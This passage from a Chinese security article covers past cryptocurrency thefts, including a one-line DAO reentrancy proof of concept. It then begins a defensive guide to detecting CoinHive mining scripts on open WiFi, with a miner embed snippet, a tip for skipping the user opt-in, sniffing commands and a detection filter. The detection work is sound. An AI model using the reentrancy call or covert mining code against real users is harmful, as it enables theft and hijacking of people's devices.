    PayOut(_recipient, _amount);
    return true;
} else {
    return false;
}
}
```

和此前的举例类似，DAO 通过 **addr.call.value()()**发送以太币而没有选择 **send()**从而黑客只需要创建 fallback 再次调用 **splitDAO()**即可转移多份以太币，PoC 如下:

```
p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender)
```

The DAO 事件给整个以太坊社区带来了重大影响，也导致了之后的硬分叉和 ETC(以太经典)的剥离。

Bitfinex 遭黑客攻击事件

2016-08

事件简介:

Bitfinex 是交易比特币、ether 和莱特币等数字货币的最大交易所之一。

根据 Bitfinex 在 8 月 2 日凌晨发布的公告，该交易所在发现了一个安全漏洞后便停止了交易。发布在官网上的声明表示：

BITFINEX


Security breach on Bitfinex

Today we discovered a security breach that requires us to halt all trading on Bitfinex, as well as halt all digital token deposits to and withdrawals from Bitfinex.

We are investigating the breach to determine what happened, but we know that some of our users have had their bitcoins stolen. We are undertaking a review to determine which users have been affected by the breach. While we conduct this initial investigation and secure our environment, bitfinex.com will be taken down and the maintenance page will be left up.

The theft is being reported to — and we are co-operating with — law enforcement.

Bitfinex 负责社区和产品开发的主管塔克特(Zane Tackett)证实，119,756 个比特币遭窃，该公司已经知道相关系统是如何被入侵的。以周二的价格计算，失窃比特币价值约 6,500 万美元，受此消息影响，全球比特币价格应声下跌 25%。



随后 Bitfinex 官网发布公告称这次损失将由平台上所有用户共同承担，这将导致每位用户的账户平均损失 36%

对于类似比特币这样的数字货币，由于是通过数学算法挖矿形成，与实体质地的纸币不同，这些数字货币交易的安全性就完全体现在交易所的风险控制能力以及防黑客能力上。


Parity 多重签名钱包被盗事件

2017-07


事件简介：

Parity 是一款多重签名钱包，是目前使用最广泛的以太坊钱包之一，创始人兼 CTO 是以太坊前 CTO 黄皮书作者 Gavin Woods。

7 月 19 日，Parity 发布安全警报，警告其钱包软件 1.5 版本及之后的版本存在一个漏洞。据该公司的报告，确认有 150，000ETH(大约价值 3000 万美元)被盗。据 Parity 所说，漏洞是由一种叫做 wallet.sol 的多重签名合约出现 bug 导致。后来，白帽黑客找回了大约 377,000 受影响的 ETH。



本次攻击造成了以太币价格的震荡，Coindesk 的数据显示，事件曝光后以太币价格一度从 235 美元下跌至 196 美元左右。此次事件主要是由于合约代码不严谨导致的。我们可以从区块浏览器看到黑客的资金地址:



可以看到，一共盗取了 153,037 个 ETH，受到影响的合约代码均为 Parity 的创始人 Gavin Wood 写的 Multi-Sig 库代码。通过分析代码可以确定核心问题在于越权的函数调用，合约接口必须精心设计和明确定义访问权限，或者更进一步说，合约的设计必须符合某种成熟的模式，或者标准，合约代码部署前最好交由专业的机构进行评审。否则，一个不起眼的代码就会让你丢掉所有的钱。

USDT 发行方 Tether 遭受黑客攻击事件

2017-12

事件简介：

Tether 公司是 USDT 代币的发行公司——USDT 是一种与美元挂钩的加密货币，如今正在被交易所广泛用于进行交易。该公司在公告中声称其系统遭受攻击，已经导致价值 3000 万美元的 USDT 代币被盗。

> *"$30,950,010 USDT was removed from the Tether Treasury wallet on Nov. 19, 2017 and sent to an unauthorized bitcoin address. As Tether is the issuer of the USDT managed asset, we will not redeem any of the stolen tokens, and we are in the process of attempting token recovery to prevent them from entering the broader ecosystem."*

安全客（www.anquanke.com）

被盗的代币不会再赎回，但 Tether 公司表示他们正在试图恢复令牌，以确保这些交易所不再交易或引入这些被盗的资金，不让这些资金回到加密货币经济。此次被黑事件后，比特币的价格下降了 5.4%，是 11 月 13 日以来的最高纪录。然而，Tether 被盗声明一出，国外社区有用户认为，该地址中被盗的 3000 万美元只是 Tether 掩耳盗铃的第一步。实际面临的兑


付危机远远不止 3000 万美元。此次事件不仅单纯的一次虚拟币被盗事件同时导致了 Tether 的信任危机。

Youbite 交易所被入侵事件

2017-12-19

事件简介：

12 月 19 日，韩国数字货币交易所 Youbite 宣布在当天下午 4 时 (北京时间 3 时) 左右，交易平台受到黑客入侵，造成的损失相当于平台内总资产的 17%。 这家平台是韩国一家市场份额较小的数字货币交易平台，在今年 4 月，这家平台也曾经遭受过黑客攻击，损失了近 4000 个比特币。



Youbit 表示，在 4 月份遭遇黑客攻击之后，其加强了安全策略，将其余 83%的交易所资金都安全地存放在冷钱包里。尽管如此，运营该交易所的公司 Yaipan 还是于本周二申请了破产，并停止了平台交易。公告显示，该交易所将所有客户的资产价值减记至市场价值的 75%，客户可立即提取这部分资产。该公司表示，将在破产程序结束时偿还剩余的资金，届时将提出保险索赔并出售公司的经营权。

02 小结

虚拟币的火热，直接搅动着金融市场与科技市场，也面临着各种安全问题。现在各个国家也开始对区块链市场与虚拟币市场相继出台政策与治理方案，对交易所也开始纳入管控范围，韩国前段时间对其国家 7 家大型交易所进行了安全测试均被成功入侵，但每个交易所每天交易量是数以亿计的。可见这类安全问题不是个例，作为虚拟币交易平台，是否有资质有能力保护在线虚拟货币的安全性成为一个值得考究的问题，虚拟币已经渐渐的从网络进入到现实世界中，然而这个过程的进步同样带来了很大的隐患，这也促使着政府企业以及个人对交易平台以及虚拟币本身更加的慎重选择与投入。

0x04 区块链在安全行业的应用

区块链社区非常活跃，人们经常认为，这项技术不仅有效地推动了虚拟货币的发展，而且还加强了现有的安全解决方案，从区块链角度解决了一些安全问题。

列举几个区块链技术的安全用途：

01 更安全的认证机制

根据区块链技术的特性，设备可以以对等的方式识别和交互，而不需要第三方权威。伴随着双重身份验证，伪造数字安全证书成为不可能，使得网络结构具有更好的安全性。比如应用到密码验证服务，物联网设备认证。

02 更安全的数据保护

在基于区块链的系统中，存储的元数据分散在分布式账本中，不能在一个集中点收集，篡改或者删除。其中的数据，具有更好的完整性，可靠性以及不可抵赖性。可以应用到公共数据存储场景，比如产权记录，金融记录。

03 更安全的基础设施

利用区块链分布式特性，可以提供一种分散式平台，通过这种系统，可以访问和利用共享的带宽，这种方式远优于带宽有限的单服务器集中模型。去中心化的平台可以降低 DDoS 成功的风险，更好的保护基础设施。比如网站，DNS 解析服务等。

拒绝成为免费劳动力：检测含有挖矿脚本的 WiFi 热点


作者：qingxp9@360PegasusTeam
文章来源：【安全客】https://www.anquanke.com/post/id/95697

一、前言

前几日看到一则新闻，一家星巴克店内无线网络被发现植入了恶意代码，劫持网络流量利用用户设备挖掘门罗币（XMR）。

与加密货币相关的安全事件总是引人注目，我们除了认识到门罗币具有一定的入手价值外，还再次见识到了公共 WiFi 的危险。

不久后 Arnau Code 写了一篇文章，详细介绍了如何通过 MITM 攻击植入 JavaScript 代码，从而让 WiFi 网络内的所有设备帮助攻击者挖矿，并以 CoffeeMiner 的名称进行了开源：https://github.com/arnaucode/coffeeMiner。



我相信有很多家伙会从这个新闻以及 CoffeeMiner 工具中得到启发，利用类似的攻击方式开创挖矿事业。不过本篇我并不想过多讨论攻击方面的问题，最近行业内出现了对防御型安全人才的呼声，因此我打算应景的写一篇防御角度的文章，分析如何便捷的检测周围 WiFi 网络是否被植入了挖矿代码。

后文我将围绕“CoinHive 的介绍”，“开放式 WiFi 网络的特性”，“检测工具的实现”三点来进行叙述，文章的末尾将公布完整的代码方便大家参考。

二、CoinHive

星巴克挖矿事件中所使用的便是 CoinHive 挖矿程序。Coinhive 是一个提供门罗币挖掘 JS 脚本的网站平台（https://coinhive.com），攻击者会将其提供的脚本植入到自己或入侵的网站上。一旦有用户访问网页加载 JS 后，便会利用用户设备的运算资源挖掘门罗币。

在 CoinHive 官网注册登陆后，在其文档中发现了多种部署方式的介绍，包括 JS 代码形式、人机验证形式、Wordpress 插件形式等等，种类非常丰富。

Simple Miner UI

The easiest way to implement the miner into your page and let your users control it.

Captcha

Display, customize and verify the Proof Of Work Captcha.

JavaScript Miner

Embed, control and get status information from the JavaScript miner on your webpage.

HTTP API

Verify tokens, get and withdraw user balances and programmatically create shortlinks.


WordPress Plugin

An easy to integrate plugin for your WordPress site. Note that this is an unofficial plugin and we cannot offer technical support for it.

Non-Adblocked Version

AuthedMine - A version of our miner that is not blocked by adblockers but requires an explicit opt-in from the end-user.

比如注册登陆时候的人机验证，就会启动挖矿程序，等待一段时间的挖矿后才能登录。



根据 JavaScript Miner 的介绍文档，将事例代码放入网站的 html 中就可以了，部署极其简单。

相应的，屏蔽的方法也很简单，各种 Adblock 软件早已将它们屏蔽啦。

Synopsis

Load the Coinhive Miner and start Mining with the recommended settings - 70% CPU usage, disabled on mobile:

```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0.3});

    // Only start on non-mobile devices and if not opted-out
    // in the last 14400 seconds (4 hours):
    if (!miner.isMobile() && !miner.didOptOut(14400)) {
        miner.start();
    }
</script>
```

Note that the Miner is loaded from a different domain (*authedmine.com*) that enforces an opt-in as soon as `miner.start()` is called.

You may load the miner from `https://coinhive.com/lib/coinhive.min.js` instead if you don't want to show the opt-in screen. See our AuthedMine documentation for the details.

根据提示，如果不想有提示用户的弹窗可以将代码中的 authedmine.min.js 替换为 coinhive.min.js。

三、开放式 WiFi 的特性

无密码的开放式 WiFi 网络一直以来因其存在的安全威胁为广大安全人员所诟病，主要在于两点：攻击者可轻易建立同名钓鱼 WiFi（客户端会自动连接!），通信数据未加密容易被嗅探。

最近 Wi-Fi 联盟表示将在即将发布的 WPA3 中，添加对开放式 WiFi 的通信数据加密。但在支持 WPA3 的设备被广泛使用前，需要警惕相应的攻击场景还会存在很长一段时间。回到本文，开放式的 WiFi 网络一直是类似恶意攻击发生的重灾区，结合刚刚所介绍的“通信数据未加密特性”，我们的检测工具实现原理就呼之欲出了，即监听明文的 802.11 数据帧，当发现目标信息便进行告警。

四、检测工具的实现

1. 搭建测试热点

首先，建立一个包含攻击代码的开放式 WiFi 网络方便后续测试。

笔者是通过无线网卡 Hostapd 建立软 AP，Dnsmasq 提供 DHCP 及 DNS 服务，本地 Nginx 提供 Web 服务并植入 CoinHive 代码，最后通过 iptables 配置 Captive Portal（强制认证登陆页面）。如此当移动设备连接到该热点，会自动弹窗提示需要认证，点击后就会访问含有挖矿代码的网页了。


考虑到大部分读者并不像我这样富有，同时拥有两块无线网卡！（之后需要一块来进行监听），而且 Hostapd、Dnsmasq、Nginx、iptables 这套方案的部署配置较为复杂，没有祖传的手艺容易出问题。在此我推荐一个简单的方案：利用随身 WiFi 或者家庭路由器建立热点，配置认证页面到本地 Web 服务。好吧，如果没有认证页面的配置选项，手动访问网页也是一样的。

2. 监听明文 802.11 数据帧


下一步，我们来嗅探传递在空气中的 HTTP 数据。将无线网卡配置为 Monitor 模式，切换到热点所在的 Channel，并使用 Wireshark 进行观察 :

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
iwconfig wlan0 channel 11
```


映入眼帘的应该是大量的各种 802.11 帧。我们的目标是未加密的数据帧，其中的 HTTP 数据将会被 Wireshark 所解析，我们键入“http.response”进行筛选 HTTP Response 包。与此同时，需要让我们的移动设备访问目标网页，接着就能观察到一些数据啦。



我们直接尝试过滤包含 CoinHive 特征代码的数据包“data-text-lines contains CoinHive.Anonymous”，结果如下。



此时我们便能得出结论，该热点存在着 CoinHive 挖矿代码。从 wlan.sa 字段取得该热点 MAC 地址，再结合 Beacon 或 Probe 帧获取其热点名称。当然我们也可以使用 Wireshark 的命令行工具 Tshark 在终端里进行操作，并指定输出格式只输出热点 MAC 地址。



3. 使用 Scapy 编写恶意热点识别框架

总结一下，我们的程序就像是一个对明文 802.11 数据帧的分析器。按照这个思路，只需要添加不同的识别规则就能扩展出对各种不同攻击行为的检测。为了添加扩展性，在此使用 Scapy 来编写一个简单的框架。

